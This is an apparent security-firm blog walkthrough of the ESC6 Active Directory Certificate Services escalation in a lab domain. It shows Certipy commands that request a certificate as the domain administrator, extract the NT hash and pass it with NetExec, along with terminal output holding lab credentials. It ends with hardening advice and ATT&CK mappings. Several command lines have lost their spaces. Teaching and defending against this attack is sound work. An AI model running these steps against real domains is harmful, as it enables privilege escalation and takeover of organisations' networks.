Active Directory Certificate Attack (ADCS – ESC6)

rbtsec.com/blog/active-directory-certificate-attack-adcs-esc6

Asif Khan June 17, 2024

ADCS Part VI – Introduction

In PART 5 of this ADCS series, we provided an overview of **Active Directory Certificate Services** and demonstrated the **ESC5** escalation technique with Golden Certificate Attack. This blog will specifically focus on the security implications of a misconfigured **EDITF_ATTRIBUTESUBJECTALTNAME2** flag on the CA Server. Threat Actors can exploit improper configurations of this flag to compromise the **Public Key Infrastructure (PKI)** and escalate their privileges within the domain.

Video Walkthrough

Watch Video At: https://youtu.be/GuV6gEIrjnk

Prerequisites – ESC6 Attack

The **ESC6** is a post-exploitation attack that can only be performed once a threat actor gains access to a domain user (e.g., **SHIELD\pcoulson** in our case). The following are the requirements.

- **EDITF_ATTRIBUTESUBJECTALTNAME2 is set on the CA**
- **Low Privileged Domain User (pcoulson)**
- **Certipy**
- **netexec**

ESC6 – Walkthrough


The **EDITF_ATTRIBUTESUBJECTALTNAME2** flag enables the addition of custom values in a certificate's **Subject Alternative Name (SAN)** field, even when the subject is created from Active Directory. When enabled on a **Certificate Authority (CA)**, this flag can allow malicious individuals to misuse certificate templates that permit domain authentication. By specifying random **Subject Alternative Names (SANs)**, attackers could potentially authenticate as any user, including domain administrators, which poses a serious security threat.

In summary, if the **EDITF_ATTRIBUTESUBJECTALTNAME2** flag is set on a **Certificate Authority Server (CA)**, any template with client authentication enabled is vulnerable to an **ESC1** attack and can be used to request a certificate with a user-defined **Subject Alternative Name (SAN)**.

ADCS Enumeration


Copy

```
certipyfind-dc-ip192.168.115.180-upcoulson-p'P4ssw0rd123456@'
```




Copy

```
cat20240615122024_Certipy.txt
```



ADCS Enumeration using Bloodhound



Requesting Domain Admin Certificate using User Template

Copy

```
certipyreq-caSHIELD-DC4-CA-dc-ip192.168.115.180-upcoulson-p'P4ssw0rd123456@'-templateUser-targetDC4.shield.local-upnadministrator@shield.local
```

```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC6]
└─# certipy req -ca SHIELD-DC4-CA -dc-ip 192.168.115.180 -u pcoulson -p 'P4ssw0rd123456@' -template User -target DC4.shield.local -upn administrator@shield.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 125
[*] Got certificate with UPN 'administrator@shield.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'

┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC6]
└─#
```

Authenticating with Domain Admin Certificate

Copy


```
certipyauth-pfxadministrator.pfx
```

```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC6]
└─# certipy auth -pfx administrator.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@shield.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@shield.local': aad3b435b51404eeaad3b435b51404ee:c5153b43885058f27715b476e5246a50

┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC6]
└─#
```


Verifying Domain Admin Hash using NetExec

Copy

```
netexecsmb192.168.115.180-uadministrator-
Haad3b435b51404eeaad3b435b51404ee:c5153b43885058f27715b476e5246a50-xwhoami
```



ESC6 Attack Walkthrough



Gaining Access to DC via Pass-The-Hash Technique

Please refer to one of our previous ADCS attacks for more detailed information on gaining access via the Pass-The-Hash Technique.

Gaining Access to DC using a TGT Ticket

We need to obtain the administrator.pfx file, which can be acquired by executing the below command.

Copy

```
certipyreq-caSHIELD-DC4-CA-dc-ip192.168.115.180-upcoulson@shield.local-
p'P4ssw0rd123456@'-templateUSER-targetDC4.shield.LOCAL-
upn'administrator@shield.local'
```

Please refer to one of our previous ADCS attacks for more detailed information on gaining access using TGT Ticket.

Conclusion

It has been acknowledged that **Active Directory Certificate Services (AD CS)** plays a pivotal role in organizational security. However, its effectiveness heavily relies on getting the configuration spot on, which leaves it vulnerable to various risks, like unauthorized access and privilege escalation within the domain. Attackers can exploit improper configuration of the **EDITF_ATTRIBUTESUBJECTALTNAME2** flag to compromise the **Public Key Infrastructure (PKI)** and escalate their privileges within the domain.

Regular penetration tests or adversary emulation assessments are necessary to combat these threats and beef up AD CS security. These tests ensure that security measures and configurations remain solid against evolving threats. While AD CS security is complex, we aim to provide clear guidance to navigate and protect this vital part of security infrastructure.

Here are some basic steps to shore up your AD CS security:

- **Check Certificate Templates:** Look at all active certificates and deactivate unused ones.
- **Tighten Template Permissions:** Be strict about who can access certificate templates, giving permissions only to those who need them. Also, keep a close eye on enrollment permissions.
- **Require Manual Approval:** Set up “Issuance Requirements” to ensure someone has to manually approve all certificate issuances, adding an extra layer of security.
- **Stick to the Least Privilege Principle:** Give people access only to what they absolutely need.

Detections & Mitigations :

- Credentials from Password Stores – T1555
- Steal or Forge Authentication Certificates – T1649
- Pass The Hash – T1550.002
- Steal or Forge Kerberos Tickets – T1558
- Pass the Ticket – T1550.003

Credits & References

Highly skilled Pentester with experience in various areas, including multi-clouds (AWS, Azure, and GCP), network, web applications, APIs, and mobile penetration testing. In addition, he is passionate about conducting Red and Purple Team assessments and developing innovative solutions to protect company systems and data.